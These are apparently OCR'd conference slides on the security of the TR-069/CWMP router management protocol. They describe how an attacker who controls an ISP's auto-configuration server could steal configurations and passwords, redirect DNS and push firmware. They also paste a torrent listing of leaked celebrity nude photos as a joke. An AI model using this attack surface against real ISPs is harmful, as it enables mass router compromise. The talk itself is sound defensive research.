TOP SECRET//SI//REL TO HACK.LU

(U) I hunt TR-069 admins

PWNING ISPS LIKE A BOSS

Shahar Tal

Check Point
SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.

no ISPs were harmed during the making of this presentation


corporate legal wouldn't let us


#SwiftonSecurity
Just because
I'm vulnerable
doesn't mean
I'm exploitable
- Taylor Swift

obligatory whoami

- Shahar Tal (@jifa)
- Father, husband, geek
- 10 years with IDF

Check Point
SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.




Agenda

- Intro to TR-069
- Why you should care
- Landscape walkthrough
- Top kek pwnage
- Conclusion
- Taylor Swift's Leaked Frontal Pics

Residential Gateway Security

- It sucks.



- Pedro Joaquin (Routerpwn), Jacob Holcomb ("SO HOpelessly broken"), Zachary Cutlip ("rooting SOHO"), devtty0 (everything)


TR-069 in 69 seconds

broadband forum

We develop multi-service broadband packet network
management. Our work enables home, business and
backbone networks.

CPE **W**AN **M**anagement **P**rotocol
(CWMP/TR-069)


- 2004: v1.0
- 2013: v1.4 (amendment 5)



TR-069 Provisioning Session

SOAP RPC

(XML over HTTP)



Always* initiates session

ACS can issue “Connection Request”

Dual authentication mechanism

TR-069 Example RPC (ACS→CPE)

```
<soapenv:Envelope ...>
  ...
  <soapenv:Body>
      <cwmp:SetParameterValues>
          <ParameterList ...>
             <Name>InternetGatewayDevice.ManagementServer.URL</Name>
             <Value>http://acs.supersecureisp.com/cwmp/</Value>
          </ParameterList>
             ...
        </cwmp:SetParameterValues>
    </soapenv:Body>
</soapenv:Envelope>
```

TR-who?

Bell

中国移动通信
CHINA MOBILE

Port	Service	Hit Rate (%)
80	HTTP	1.77
7547	CWMP	1.12
443	HTTPS	0.93
21	FTP	0.77
23	Telnet	0.71
22	SSH	0.57
25	SMTP	0.43
3479	2-Wire RPC	0.42
8080	HTTP-alt/proxy	0.38
53	DNS	0.38


- Growing trend to adopt
  - Endorsed by Home Gat
- (2011) Estimated 147M TI
  - 70% Gateways
- According to zmap, 7547 is open on 1.12% of IPv4

Good Guy ACS

- Provision devices (“zero-touch configuration”)
- Tech Support remote management
- Monitor for faults, errors or malicious activity
- Diagnostics and Performance
- Replace/fix faulty configuration
- Deploy upgraded firmware

Trust Issues

- Who do you trust to **run code** on your devices?
- at any time, without notification or user approval?
- remotely over the Internet?
- with permission to update/replace your OS?
- I **might** trust heavily protected update servers from the big shots like Apple / Microsoft / Google, but what about my ISP's local deployment?


NETGEAR
SMARTWIZARD
router manager
RangeMax Next Wireless-N Modem Router model VVG2000
Services
Schedule
E-mail
Remote Management
Turn Remote Management On
Remote Management Help
Using the Remote Management menu, you can allow a user on the Internet to configure, upgrade and check the status of your router.
IMPORTANT: Be sure to change the router's default password to a very
<TR>
<TD vAlign=top><IMG height=7 alt="" src="redbull.gif" width=7 align=top vspace=6></TD>
<TD><A href="USB_settings.htm" target=formframe>USB Settings</A></TD></
<!--
<TR>
<TD vAlign=top><IMG height=7 alt="" src="redbull.gif" width=7 align=top vspace=6></TD>
<TD><A href="TR069_tr069.htm" target=formframe>TR069</A></TD></TR>
//-->
<TR>
<TD vAlign=top>
<TD><A href="start.htm" target=_top>Standard Mode</A></TD></TR>
Wireless Settings
Remote Management
Static Routes
UPnP
USB Settings
Standard Mode
Logout
Allow Remote Access
For security, you should restrict access to as few external IP addresses as practical.
Click Only This Computer to allow access by only one IP address.
Click IP Address Range to allow access from a range of IP addresses on the Internet, enter a beginning and ending IP address to define the allowed range.
Click Everyone to allow access by everyone on the Internet.

TR-069 Configuration

TR-069 Client Configuration

Inform Status: ○ Disable ◉ Enable

Inform Interval: 3600

ACS URL: https://acs.[redacted]8443/d

ACS Username: [redacted]

ACS Password: ••••••

☑ Co[redacted]

Conne[redacted] [redacted]


Conne[redacted] ••••••

TR-069 Status

Device Serial Number:	4494F[redacted]
TR069:	enable
ACS URL:	https://acs.[redacted]c/TR069
ACS Username:	[redacted]
Periodic Inform Enable:	enable
Periodic Inform Interval:	900002
Periodic Inform Time(y-m-d T h:min:s):	0000-00-00T00:00:00
Connection Request Username:	[redacted]
CPE Port for ACS Access:	30005

TR-069 Architecture

Figure 1 – Positioning in the End-to-End Architec



SINGLE-POINT-OF-PWNAGE

Photo credit: https://www.etsy.com/shop/sharpwriter

APT APT APT APT APT APT APT APT CYBER APT CYBER

Scumbag ACS

- What would an attacker do if he was in control of an ACS?
- Get private data
  - SSID, hostnames & MAC addresses, usernames, VoIP
  - Get complete configuration incl. passwords (vendor-specific)
- Set every parameter
  - DNS servers
  - Wi-Fi (add new hidden SSID, remove password)
  - PPP (replace WAN service with attacker controlled tunnel)
- Download
  - Configuration, firmware, logs
- Upload
  - Configuration, firmware

09.01.2014 Celebrity Nude Photo Hack Collection - #fappening
Uploaded 09-01 09:01, Size 466.51 MiB, ULed by chkm8te

The Fappening 2014 Jennifer Lawrence, Kate Upton and More Leaked
Uploaded 09-02 22:21, Size 330.23 MiB, ULed by Brano

The Fappening
Uploaded 09-01 18:26, Size 781.21 MiB, ULed by BlahBanaan

Leaked Celebrities Sorted [Complete] - The Fappening
Uploaded 09-04 10:56, Size 301.42 MiB, ULed by magenta99

Jennifer Lawrence Nudes - Complete leaks from fappening
Uploaded 09-01 05:55, Size 3.87 MiB, ULed by kryptonet

Celebrity Nude Photos and Videos (Unique Fappening collection)
Uploaded 09-02 18:23, Size 781.21 MiB, ULed by halfbl00d

Previous Work?

- Luka Perkov ("ISP's black box" @ 29c3, UKNOF24)
- A brief survey of CWMP security (3SLabs)
  - http://blog.3slabs.com/2012/12/a-brief-survey-of-cwmp-security.html

- That's about it.
  - (Apologies if my google fu wasn't strong enough to find you)

Niche Market

- Service Provider world
- TR-069 community?

TR-069 Community

ADB, Affinegy, Agile ACS, Alvarion, Arris, AVSystem, Axiros, Calix, Cisco, Comtrend, Consona, Dimark, Draytek, Fine Point Technologies, Friendly Tech, GIP, Incognito Software, Intraway, Iskratel, iWedia, Jungo, Juniper Bridge, Mobigen, Motive, Netgem communications, Netmania, OneAccess, Pace, ProSyst, Ronankii Infotech, Sigma Systems, Tata Elxsi, Tilgin, Wi-tribe, Wind River, Works Systems

DrayTek
Australia

VigorACS SI


Auto Configuration Servers

30 Days Free Trial!!!

